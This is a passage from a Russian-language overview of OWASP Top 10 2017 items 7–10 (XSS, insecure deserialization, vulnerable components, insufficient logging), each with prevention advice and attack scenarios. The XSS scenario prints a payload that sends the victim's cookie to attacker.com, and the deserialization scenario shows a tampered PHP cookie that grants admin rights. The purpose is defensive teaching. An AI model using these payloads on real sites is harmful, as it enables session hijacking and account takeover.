- Отраженный XSS: приложение или API содержит непроверенный вход пользовательских данных, которые будут служить частью вывода HTML. Успешная атака может позволить злоумышленнику выполнить произвольный код HTML и JavaScript в браузере жертвы. Как правило, пользователю необходимо взаимодействовать со злонамеренной ссылкой, которая указывает страницу, контролируемую злоумышленником, такую как рекламные сайты или другие похожие страницы
- Хранимые XSS: приложение или API хранят непроверенные записи пользователей, которые позже просматриваются другим пользователем или администратором. Сохраненный XSS считается высоким уровнем риска
- DOM XSS: JavaScript фреймворки, «одностраничные» приложения (SPA) и API-интерфейсы, которые включают динамически данные, контролируемые злоумышленниками, уязвимы для XSS DOM. В идеале приложение не должно отправлять данные, контролируемые атакующем, в небезопасные API

XSS атаки обычно включают в себя кражу сеансов, перехват аккаунтов, изменение или разрушение DOM узла (например, входные панели системы заражаются троянами), атаки на браузер пользователя, например, загрузки вредоносных программ и других атак на

Как можно предотвратить данную уязвимость?

Предотвращение атак XSS требует нахождение и удаление небезопасных данных из активного содержимого браузера. Этого можно достичь посредством:

- Использования фрейворков, которые автоматически удаляют XSS из проекта приложения, например, как Ruby on Rails, ReactJS и т.д. Рекомендуется определять пределы защиты XSS для каждого фреймворка и правильно управлять случаями использования, не охватываемыми фреймворком
- Выделение и удаление небезопасных данных из контекстного HTTP-запроса, из HTML-вывода (тело страницы, атрибут, JavaScript, CSS или URL). Дополнительно смотреть https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet правила, которые необходимо соблюдать для проверки данных
- Применение контекстно-зависимой кодировки, при изменении документа в браузере на стороне клиента, действующего против DOM XSS. Когда этого нельзя избежать, существуют аналогичные методы, чувствительные к контексту, которые могут применяться к API-интерфейсам браузера, как описано в https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet
- Включение политики безопасности контента https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP как контроль ослабления XSS. Он эффективен, если нет других уязвимостей, позволяющих вводить вредоносный код через локальные файлы

Пример сценария атаки

Приложение использует небезопасные данные при создании следующего фрагмента HTML без проверки или защиты:

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";

Атакующий изменяет значение параметра "CC" в браузере на:

'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>’

Эта атака приводит к тому, что идентификатор сеанса жертвы отправляется на сайт злоумышленника, что позволяет ему захватить текущий сеанс пользователя

Примечание: злоумышленники могут использовать XSS для поражения любых автоматизированных запросов на подделку запросов на межсайтовый запрос (CSRF-Cross-Site Request Forgery), который приложение может использовать

8. Неправильная (недостаточная) десериализация

- Неправильная десериализация часто приводит к удаленному выполнению кода. Тогда когда дефекты десериализации не приводят к удаленному выполнению кода, они могут использоваться для выполнения атак, включая атаки повторного воспроизведения, атаки на инъекции и атаки на эскалацию привилегий
- В области информационных технологий в контексте хранения данных, **сериализация** представляет собой процесс преобразования структур данных или состояния объекта в формат, который может быть сохранен (например, в файле памяти) или передан (например, при сетевом подключении), а затем перестроен (возможно, в другой компьютеризированной среде). Когда результирующая серия бит читается в соответствии с форматом сериализации, ее можно использовать для создания идентичного семантического клона исходного объекта
- Уязвимость недостаточной десериализации происходит гораздо реже. Есть инструменты, которые могут обнаружить десериализацию, но они не очень хорошие, и поэтому считается, что человек может обнаружить эту проблему лучше
- Вероятность этой уязвимости составляет примерно 2.0

Является ли приложение уязвимым к этой атаке?

Приложения и API будут уязвимы, если они десериализуют объекты, враждебные или предоставляемые злоумышленником. Это может привести к двум основным типам атак:

- Атаки объектов и данных, в которых злоумышленник изменяет логику приложения или реализует произвольное выполнение кода удаленно, если для приложения доступны классы, способные изменить его поведение во время или после десериализации
- Типичные атаки манипулирования данными, такие как атаки на управление доступом, в которых используются существующие структуры данных, но содержимое изменяется

Сериализация может использоваться в приложениях для:

- Удаленного вызова процедур (RPC - **remote procedure call** - компьютерная программа, которая запускает подпрограмму на другом адресе (обычно на другом компьютере в общей сети) или IPC - **inter-process communication -** межпроцессная связь - разные процессы имеют разные адреса: если они находятся на одном и том же хост-компьютере, у них одинаковый физический адрес, но они имеют разные виртуальные адреса, даже если физическое пространство одинаковое, тогда как если они находятся на разных компьютерах, физический адрес отличается)
- Сетевых протоколов, веб-служб
- Кэширования баз данных, кэш-серверов, файловых систем
- HTTP-файлов cookie, параметров форм HTML и т.д.

Как можно предотвратить данную уязвимость?

Единственная безопасная, рекомендуемая архитектурная модель - не допускать сериализованные объекты из небезопасных источников или использовать сериализационные средства, которые допускают только простые типы данных. Если это невозможно, рекомендуется принять во внимание хотя бы одну из следующих рекомендаций:

- Внедрение проверок целостности данных, таких как использование цифровых подписей на любом сериализованном объекте, для предотвращения создания или манипуляции с враждебными объектами
- Внедрение ограничений по типу данных во время десериализации перед созданием объектов, поскольку код обычно ожидает определенные виды классов
- Регистрация (logging) ошибок и неудач десериализации, например, когда тип входных данных не совпадает с ожидаемым типом или десериализацией, вызывает исключения
- Мониторинг десериализации, оповещение если пользователь постоянно десериализует

Примеры сценариев атак

Сценарий 1: Приложение React вызывает набор микросервисов «Spring Boot». Программисты, будучи профессионалами, пытались убедиться, что их код нельзя изменить. Решение, которое они предложили, состояло в том, чтобы сериализовать статус пользователя и передать его вместе с каждым запросом. Злоумышленник замечает подпись объекта Java «R00» и использует инструмент Java Serial Killer для получения удаленного выполнения кода на сервере приложений

Сценарий 2. Форум PHP использует сериализацию объектов PHP для сохранения «супер» cookie, который содержит идентификатор пользователя, роль, зашифрованный пароль и т.д.

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Злоумышленник модифицирует сериализованный объект для назначения себе администраторких прав:

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";

i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

9. Использование компонент с известными уязвимостями

- Компоненты, такие как библиотеки, фреймворки и другие программные модули, работают с теми же привилегиями, что и приложение. Если уязвимый компонент используется, такая атака может облегчить потерю данных или захват сервера. Приложения и API, которые используют компоненты с известными уязвимостями, могут подорвать защиту приложений и допускать различные атаки
- Эта проблема широко распространена. Мощные шаблоны разработки компонентов могут привести к тому, что команды разработчиков не поймут, какие компоненты они используют в своем приложении или API, а какие нет
- Некоторые сканеры, такие как *retire.js*, помогают в обнаружении, но для определения требований по эксплуатации требуются дополнительные усилия
- Вероятность этой уязвимости составляет примерно 2.0

Является ли приложение уязвимым к этой атаке?

Приложение уязвимо если:

- Не извесны версии всех используемых компонентов (как на стороне клиента, так и на стороне сервера). Это включает в себя компоненты, которые используются напрямую, а также вложенные зависимости
- Программное обеспечение является уязвимым, неподдерживаемым или устаревшим. Сюда входят ОС, веб-сервер приложений, система управления базами данных (СУБД), приложения, API и все компоненты, среды выполнения и библиотеки
- Не проверяются регулярно уязвимости
- Не исправляются или не обновляется базовая платформа, фреймворки и зависимости, своевременно. Это часто происходит в средах, когда исправление является ежемесячной или ежеквартальной задачей, что оставляет организации открытыми в течение многих дней или месяцев для уязвимостях
- Разработчики программного обеспечения не тестируют совместимость обновленных или исправленных библиотек
- Не защищается конфигурация компонентов (см. A6: 2017 - Неверная настройка безопасности)

Как можно предотвратить данную уязвимость?

Должен быть установлен процесс управления исправлениями:

- Удалить неиспользуемые зависимости, ненужные функции, компоненты, файлы и документацию.
- Постоянно обновлять версии как клиентских, так и серверных компонентов (таких как фреймворки, библиотеки) и их зависимости с помощью специальных инструментов. Постоянно необходимо контролировать источники, такие как CVE (**Common Vulnerabilities and Exposure**s - https://cve.mitre.org/) и NVD (**National vulnerability database -** https://nvd.nist.gov/), для уязвимостей в компонентах. Используйте инструменты компьютерного анализа для автоматизации процесса. Подпишитесь на оповещения по электронной почте о уязвимостях безопасности, связанных с используемыми вами компонентами
- Необходимо получать компоненты только из официальных источников по защищенным ссылкам
- Мониторинг для библиотек и компонентов, которые не имеют поддержки или не создают исправлений безопасности для более старых версий
- Каждая организация должна обеспечить, чтобы в течение срока действия приложения был постоянный план мониторинга и обновлений приложений или изменений конфигурации

Примеры сценариев атак

Сценарий №1: Компоненты обычно работают с теми же привилегиями, что и само приложение, поэтому недостатки любого компонента могут привести к серьезному воздействию. Такие дефекты могут быть случайными (например, ошибками кодирования) или преднамеренными. Некоторые примеры уязвимых компонентов:

- CVE-2017-5638 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638), уязвимость выполнения удаленного кода Struts2, которая обеспечивает произвольное выполнение кода на сервере, была обвинена в значительных нарушениях
- **IoT** (концепция вычислительной сети физических предметов (*«вещей»*), оснащённых встроенными технологиями для взаимодействия друг с другом или с внешней средой, рассматривающая организацию таких сетей как явление, способное перестроить экономические и общественные процессы, исключающее из части действий и операций необходимость участия человека) часто трудно или невозможно исправить, важность их исправления иногда может быть большой

Существуют автоматические инструменты, помогающие злоумышленникам найти неподписанные или неправильно сконфигурированные системы. Например, поисковая система *Shodan IoT (https://www.shodan.io/report/89bnfUyJ)* может помочь найти устройства, которые по-прежнему страдают от уязвимости *Heartbleed* - ошибка в криптографическом программном обеспечении OpenSSL, позволяющая несанкционированно читать память на сервере или на клиенте, в том числе для извлечения закрытого ключа сервера. Информация об уязвимости была опубликована в апреле 2014 года, ошибка существовала с конца 2011 года. На момент объявления об ошибке количество уязвимых веб-сайтов оценивалось в полмиллиона, это составляло около 17 % защищённых веб-сайтов Интернета

10. Недостаточный контроль и регистрация действий с приложением

- Атакующие полагаются на отсутствие контроля и своевременного реагирования на атаки
- Недостаточная регистрация действий и их мониторинг, а также отсутствие интеграции реакций на инциденты или неэффективности реакций позволяют злоумышленникам атаковать, манипулировать, извлекать или уничтожать данные. Большинство исследований данного нарушения показывают, что время обнаружения нарушения составляет примерно 200 дней. Ошибки обычно обнаруживаются извне, а не изнутри или из процессов мониторинга
- Одна из стратегий определения того, достаточно ли мониторинга - это проверка журналов после тестирования на проникновение. Действия тестировщиков должны быть достаточно задокументированы, чтобы понять, какие убытки могут нанести уязвимости
- Вероятность этой уязвимости составляет примерно 2.0

Является ли приложение уязвимым к этой атаке?

Во время экспуатации приложения происходит недостаточная регистрация, обнаружение, мониторинг и реагирование:

- События, такие как логины, неудачные логины, транзакции с высокой стоимостью - не регистрируются;
- Предупреждения и ошибки не генерируются, нет адекватных или четких сообщений журнала учета;
- Журналы приложений и API не контролируются на подозрительные действия;
- Журналы хранятся только локально;
- Процессы атаки приложения не имеют ответных мер;
- Тестирование проникновения и сканирование с помощью инструментов DAST (например, OWASP ZAP - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project) не вызывают предупреждения;
- Приложение не может обнаруживать, предупреждать о активных атаках в режиме реального времени;

Приложение уязвимо для утечки информации, если делаются записи и уведомления о событиях видимыми для пользователя или злоумышленника (смотреть: Доступность чувствительных данных)

Как можно предотвратить данную уязвимость?

В соответствии с рисками связанными с данными, хранящихся или обработанных приложением:

- Необходимо убедится, что все логины, сбои контроля доступа и сбои проверки подлинности на стороне сервера могут быть зарегистрированы с достаточным контекстом пользователя для выявления подозрительных или злонамеренных учетных записей
- Необходимо убедится, что журналы создаются в формате, который можно легко использовать централизованным решением для управления данного журнала
- Необходимо убедится, что транзакции с высокой стоимостью имеют контрольный журнал с элементами управления целостностью для предотвращения несанкционированного доступа или удаления
- Установить эффективный мониторинг и оповещание, чтобы выявить подозрительные действия и незамедлительно ответить атакам
- Создать или принять план реагирования на инциденты и восстановления, такой как например https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final

Существуют коммерческие и защищенные оболочки приложений с открытым исходным кодом, такие как OWASP AppSensor (https://www.owasp.org/index.php/OWASP_AppSensor_Project), и др. с пользовательскими панелями мониторинга и оповещениями

Примеры сценариев атак

- **Сценарий №1**: Программное обеспечение форума с открытым исходным кодом, созданное небольшой командой, было взломано с использованием недостатка в его программном обеспечении. Нападавшим удалось уничтожить внутренний репозиторий исходного кода, содержащий и следующую версию, и все содержимое форума. Хотя источник кода мог быть восстановлен, отсутствие контроля, регистрации и оповещения привело к появлению другой, худшей уязвимости. Результатом этой проблемы – программное обеспечение форума больше не существует.
- **Сценарий №2**: Злоумышленник использует сканирование для пользователей которые используют общий пароль. Они могут иметь доступ ко всем учетным записям, используя этот пароль. Для всех других пользователей это сканирование оставляет только один ложный логин. Через несколько дней этот сценарий можно повторить с другим паролем.
- **Сценарий №3**: Крупный розничный торговец в США, имел встроенную среду для анализа вредоносных программ. Программное обеспечение обнаружило потенциально нежелательное другое программное обеспечение, но никто не отреагировал на это обнаружение. Программа в течение некоторого времени выдавала предупреждения, прежде чем было обнаружено нарушение из-за транзакций с мошеннической картой внешнего банка

ВЫВОДЫ

Чтобы помочь организациям и разработчикам снизить риски безопасности приложений, OWASP выпустил множество бесплатных и открытых ресурсов, которые могут использоваться для защиты приложений организации

- https://www.owasp.org/index.php/Top_10-2017_What%27s_Next_for_Developers
- https://www.owasp.org/index.php/Top_10-2017_What%27s_Next_for_Security_Testers